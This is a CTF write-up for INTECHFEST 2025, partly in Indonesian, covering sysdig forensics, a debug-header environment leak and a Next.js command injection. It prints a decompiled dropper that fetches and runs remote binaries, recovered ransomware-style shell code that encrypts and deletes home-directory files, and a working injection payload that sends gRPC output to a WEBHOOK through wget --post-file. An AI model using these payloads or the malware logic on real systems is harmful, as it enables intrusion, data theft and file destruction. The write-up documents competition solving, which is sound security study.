# WRITE UP INTECHFEST CTF 2025


# ICC tidak tau nama


Denzel Samuel Noah Simatupang - mknchicken
Ahmad Sultani Dayanullah - ziru
Marcellino Candyawan - mau turu plis

# DAFTAR ISI


# Forensics

## prankster - 371




**Challenge Overview**
We are given a .scap file that contains sysdig events. So based on that we can just use the sysdig package to analyze it.

**Analysis**
First things first, we can list all of the execve events on sysdig. and we will get something like this.




We can analyze and take a closer look at the events.

TLDR:


1. It takes script.sh and init.txt.pem from probset's gist. After that it will split the 0.txt data and encrypt it using openssl aes 256 cfb.
2. The encryption process itself includes splitting the data into chunks, and then reverse for every chunk (in hex by xxd -r -p and rev) and send it to a host by POST request.
3. Based on the execve events, we can get the key, iv, and link to script.sh (maybe should be reversed but im too lazy)

Based on our TLDR understanding, we can just get that data, reverse it for every data, and merge it into 0.txt.enc. After that we can just reverse the encryption using the same Key and IV from the sysdig event. But somehow I got a gibberish result (should've opened a ticket maybe to clarify / sanity check, too much time wasted but ok laa).

And then we try to reverse the recovered 0.txt.enc and we get the original readable file. we used this command.


```
/mnt/e/CTF/intech/intech25/foren/prankster
❯ openssl enc -d -aes-256-cfb \
  -K "2d2d2d2d2d424547494e2050524956415445204b45592d2d2d2d2d0a4d494945" \
  -iv "524956415445204b45592d2d2d2d2d0a" \
  -in recovered_0.txt.enc.unrev   -out recovered.txt
```

And we will get something like this




**Flag:** `INTECHFEST{created_by_ai_of_course_392adc02}`

# trickster - 504




**Challenge Overview**
We are given a .scap file that contains sysdig events. So based on that we can just use the sysdig package to analyze it.

**Analysis**
We can use the same method that we use on "prankster" to get execve events. From there, the events shows that it is executing https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/cmatrix.
Using strings, it was indeed python malware, so we can decompile it. here's the decompiled version.

```
import requests
import os

def donwload(url, path):
    r = requests.get(url)
    with open(path, 'wb') as f:
        f.write(r.content)
donwload('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/libutama.so', 'libutama.so')
donwload('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/utama.bin', 'utama')
os.system('yum install -y cmatrix >/dev/null 2>&1')
os.system('chmod +x utama; ./utama >/dev/null 2>&1')
os.system('cmatrix')
```

Reversing the utama.bin, we found that it is decrypting libutama.so using AES CBC with a static key / iv and doing something (too lazy to reverse more). We are using this script to decrypt libutama.so

```
ct = open("./libutama.so", "rb")
data = ct.read()
ct.close()

key = "f8b8c95092dfbbaee917884d866e4401"
iv = "e54c750c6a8bd188"

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

cipher = AES.new(key.encode("utf-8"), AES.MODE_CBC, iv.encode("utf-8"))
decrypted = unpad(cipher.decrypt(data), AES.block_size)

with open("./dec", "wb") as f:
    f.write(decrypted)
```

The decrypted libutama.so starts with a x86-64 **self-decoder**. It uses a loop on RCX and XORs 8-byte chunks at [RAX+0x27], incrementing RAX by 8 each iteration. The key is loaded via movabs rbx, imm64. After the first region is decrypted, **new decoder stubs appear**, each with their own key and loop count. Replaying those loops in Python (qword-wise, little-endian) reveals the remaining plaintext code. Here's the script that we use:

```
from capstone import Cs, CS_ARCH_X86, CS_MODE_64



def disassemble(buf, base=0, banner=None):
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    md.detail = True
    if banner:
        print(f"\n=== {banner} ===")
    for ins in md.disasm(buf, base):
        print(f"0x{ins.address:04x}:\t{ins.mnemonic:<6}{ins.op_str}")


def xor_patch(buf, start, count, stride, key):
    data = bytearray(buf)
    for i in range(min(count, (len(buf) - start) // stride)):
        off = start + i * stride
        if off + stride > len(data):
            break
```


```
        q = int.from_bytes(data[off : off + stride], "little")
        q ^= key
        data[off : off + stride] = q.to_bytes(stride, "little")
    return data


with open("dec", "rb") as f:
    blob = f.read()

# show initial disassembly
disassemble(blob, banner="BEFORE DECRYPTION")

# first decode pass
n = 0x100  # number of qwords
start = 0x27  # starting offset
stride = 8
key = 0x463E0D66AD96C928

buf = xor_patch(blob, start, n, stride, key)
disassemble(buf, banner="AFTER FIRST PASS")


# second decode pass
n = 0x67
start = 0x27 + 0x27
stride = 8
key = 0x965AC0F803ED589

buf = xor_patch(buf, start, n, stride, key)
disassemble(buf, banner="AFTER SECOND PASS")

# third decode pass
n = 0x62  # number of qwords
start = 0x27 + 0x27 + 0x27  # starting
stride = 8
key = 0xDCE0375DB9876864

buf = xor_patch(buf, start, n, stride, key)
disassemble(buf, banner="AFTER THIRD PASS")

# maybe done?
with open("dec.final", "wb") as f:
```

```
    f.write(buf)
```

After that we get the dec.final. check with strings we got this

```
❯ strings dec.final
>FH1X'H-
e       H1X'H-
H1X'H-
/bin/sh
PT_Rfh-cT^R
SRC="/home/uzer"; find "$SRC" -type
f -readable | while read
-r F; do REL="$(realpath --relative-to="$SRC" "$F")"; ENC="$(mktem
curl -o
/init.txt.pem
https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6a
c24e67/raw/2e5c55fe1fb3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac
90089cbc665f88d7698a2d325c751163ed20946405a2.pem; openssl enc
-aes-256-ctr -K
"$(head
-c 256 /tmp/init.txt.pem
| rev |
tail -c
64)" -iv "$(tail -c 128
/tmp/init.txt.pem | rev
| head
-c 32)"
-in "$F"
| xxd -p | rev
| xxd -r
-p | tee "$ENC"
> /dev/null; split -b 250 -d -a
6 "$ENC" "/tmp/${REL////__}.enc.";  rm
-f "$F";
done; echo "HAHHA got encrypted! now give me chizuru pillow, and i will
sent you the decry
:devil:"
> $SRC"/REA
ME.txt"
VWT^j;X
```


So it clears that it uses the init.txt.pem to encrypt flag.txt (reversed) with AES 256 CTR. So we can use the same arguments to decrypt our founded flag.txt.enc (reverse first) from the beginning.




**Flag:** `INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}`

# Reverse

## Akane - 101




**Challenge Overview**
Diberikan sebuah binary main serta instance remote yang dapat dibuat. Lalu dari deskripsi soal dikatakan bahwa Flagnya berada di environment variable. Sehingga kita harus menganalisis binary yang diberikan, mencoba menelusuri instance remote untuk mencari flagnya yang berada di environment variable.

**Analysis**
Dari binary terdapat strings sudah jelas menunjukkan bahwa ini adalah web server berbasis C++ dengan header "Welcome to Akane HTTP Server!" dan support MIME (application/json dll) dan indikasi adanya fitur static/template. Awalnya dicoba curl ke root /, dan sukses dibalas dengan JSON {"message":"Welcome to Akane HTTP Server!","version":"1.0.0"}. Hal ini menandakan servicenya menyala, namun pada endpoint lain seperti .env, static, dll langsung mereturn 404.
Lalu ternyata setelah mengulik lagi binary (thanks to gpt), ternyata ada pola debug tersembunyi, yaitu header HTTP spesial X-Debug dan X-Debug-Index. Di dekatnya juga ada string "true" dan beberapa pesan error

(“not valid”, “Internal Server Error”) yang mengindikasikan bahwa path debug ini kemungkinan dapat diaktifkan lewat header.

Selanjutnya dicoba mengaktifkan debug path untuk beberapa index awal dengan command berikut:

```
curl -v -H "X-Debug: true" -H "X-Debug-Index: 0"
http://103.167.133.84:32880/
curl -v -H "X-Debug: true" -H "X-Debug-Index: 1"
http://103.167.133.84:32880/
curl -v -H "X-Debug: true" -H "X-Debug-Index: 2"
http://103.167.133.84:32880/
```


dan command ini mengembalikan

```
* Trying 103.167.133.84:32880...
* Connected to 103.167.133.84 (103.167.133.84) port 32880
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 103.167.133.84:32880
> User-Agent: curl/8.13.0
> Accept: */*
> X-Debug: true
> X-Debug-Index: 0
>
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Content-Length: 6
<
* Connection #0 to host 103.167.133.84 left intact ./main
* Trying 103.167.133.84:32880...
* Connected to 103.167.133.84 (103.167.133.84) port 32880
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 103.167.133.84:32880
> User-Agent: curl/8.13.0
> Accept: */*
> X-Debug: true
> X-Debug-Index: 1
>
* Request completely sent off
< HTTP/1.1 500 Internal Server Error
< Content-Type: text/plain
< Content-Length: 21
<
* Connection #0 to host 103.167.133.84 left intact Internal Server Error
* Trying 103.167.133.84:32880...
* Connected to 103.167.133.84 (103.167.133.84) port 32880
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 103.167.133.84:32880
> User-Agent: curl/8.13.0
> Accept: */*
> X-Debug: true
> X-Debug-Index: 2
```

```
> * Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Content-Length: 65
<
* Connection #0 to host 103.167.133.84 left intact
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Nah dari sini ketahuan environment untuk PATH dapat kita lihat ketika menggunakan X-Debug-Index : 2, selanjutnya kita buat simple command script untuk mencoba index lain dengan harapan environment variable flag dapat muncul

```
for i in $(seq 0 50); do
    echo "[*] Index $i"
            curl -s -H "X-Debug: true" -H "X-Debug-Index: $i"
http://103.167.133.84:32880/
    echo
done
```




```
> X-Debug: true
> X-Debug-Index: 2
>
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Content-Length: 65
<
* Connection #0 to host 103.167.133.84 left intact
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
┌──(venv)(mknchicken㉿DESKTOP-VU82VTR)-[/mnt/d/Denzel/CTF/Intechfest25/Reverse]
└─$ for i in $(seq 0 50); do
    echo "[*] Index $i"
    curl -s -H "X-Debug: true" -H "X-Debug-Index: $i" http://103.167.133.84:32880/
    echo
done
[*] Index 0
./main
[*] Index 1
Internal Server Error
[*] Index 2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
[*] Index 3
HOSTNAME=e6bb1ac97893
[*] Index 4
GZCTF_TEAM_ID=45
[*] Index 5
FLAG=INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawokawo}
[*] Index 6
HOME=/root
[*] Index 7
Internal Server Error
```

**Flag:**
**INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawokawo}**

# Web

## kawaikute gomen - 856




**Challenge Overview**

- We were given a frontend and backend source code, backend using grpc (not exposed), frontend using nextjs
- Flag is in the backend and we can get it by setting debug=true when calling backend grpc. basedon this

```
func (s *MusicService) GetListeners(ctx context.Context, _
*proto.GetListenersRequest) (*proto.GetListenersResponse, error) {
  listeners := make([]*proto.Listener, 0)
  s.mu.Lock()
  for _, bc := range s.broadcasters {
    for _, info := range bc.snapshotListeners() {
      listeners = append(listeners, &proto.Listener{Id: info.id, Name:
info.name, SinceUnixMs: info.since.UnixMilli()})
    }
  }
  s.mu.Unlock()
  md, ok := metadata.FromIncomingContext(ctx)
```

```
  if ok {
    if is_debug, ok := md["debug"]; ok {
      if is_debug[0] == "true" {
        fmt.Println("debug mode")
        flag := os.Getenv("FLAG")
        listeners = append(listeners, &proto.Listener{Id: "flag", Name: flag,
SinceUnixMs: time.Now().UnixMilli()})
      }
    }
  }
  return &proto.GetListenersResponse{Listeners: listeners}, nil
}
```

- Frontend only sending music id, not the debug based on this endpoint

```
let musicClient;
function getClient() {
  if (musicClient) return musicClient;
  const packageDefinition = protoLoader.loadSync(PROTO_PATH, {
    keepCase: true,
    longs: String,
    enums: String,
    defaults: true,
    oneofs: true,
  });
  const proto = grpc.loadPackageDefinition(packageDefinition);
  const music = proto['music']?.v1;
  if (!music || !music.MusicService) {
    throw new Error('Failed to load music.v1.MusicService from proto');
  }
  musicClient = new music.MusicService(BACKEND_ADDR,
grpc.credentials.createInsecure());
  return musicClient;
}

export async function GET(request) {
  const { searchParams } = new URL(request.url);
  const id = searchParams.get('id') || 'kawaikute-gomen.mp3';
  const listenerName = searchParams.get('name') || 'Anonymous';

  const realID = execSync(`echo kawaikute-gomen.mp3 |
sha256sum`).toString().trim();
  const userID = execSync(`echo ${id} | sha256sum`).toString().trim();
```

```
if (userID !== realID) {
  return new Response('invalid id', { status: 400 });
}

try {
  const client = getClient();

  let call;
  const stream = new ReadableStream({
    start(controller) {
      call = client.StreamTrack({ id, listener_name: listenerName });

      const abort = () => {
        try { call.cancel(); } catch (_) {}
        try { controller.close(); } catch (_) {}
      };
      request.signal.addEventListener('abort', abort);

      call.on('data', (chunk) => {
        if (chunk && chunk.data) {
          try {
            controller.enqueue(Buffer.from(chunk.data));
          } catch (_) {}
        }
      });
      call.on('end', () => {
        try { controller.close(); } catch (_) {}
      });
      call.on('error', () => {
        try { controller.close(); } catch (_) {}
      });
    },
    cancel() {
      try { call?.cancel(); } catch (_) {}
    },
  });

  return new Response(stream, {
    headers: {
      'Content-Type': 'audio/mpeg',
      'Cache-Control': 'no-store',
    },
```

```
    });
  } catch (err) {
    return new Response('failed to start stream', { status: 500 });
  }
}
```

**Exploit**

There's command injection on id

```
  const realID = execSync(`echo kawaikute-gomen.mp3 |
sha256sum`).toString().trim();
  const userID = execSync(`echo ${id} | sha256sum`).toString().trim();

  if (userID !== realID) {
    return new Response('invalid id', { status: 400 });
  }
```

userID and realID must be the same, so we can craft payload with something like:

```
; COMMAND INJECTION PAYLOAD | wget --post-file=- WEBHOOK; echo
kawaikute-gomen.mp3
```

Based on that, our current goal is to make a request to the backend server with debug=true. First we tried importing @grpc but that didn't work. So maybe we can try with the raw http2 package. confirming it was there, we can craft the payload like below.

Final Payload:

```
;node -e "const h2=require('http2');const
c=h2.connect('http://backend:50051');const
r=c.request({':method':'POST',':path':'/music.v1.MusicService/GetListene
rs','content-type':'application/grpc','te':'trailers','debug':'true'});l
et bufs=[];r.on('data',d=>bufs.push(d));r.on('end',()=>{try{const
body=Buffer.concat(bufs);console.log(JSON.stringify({b64:body.toString('
base64')}))}catch(e){console.log(JSON.stringify({err:String(e)}))}finall
y{c.close()}});r.end(Buffer.from([0,0,0,0,0]));" 2>&1 \
| wget --header=Content-Type:application/json --post-file=- WEBHOOK;
echo kawaikute-gomen.mp3
```

URL Encoded:

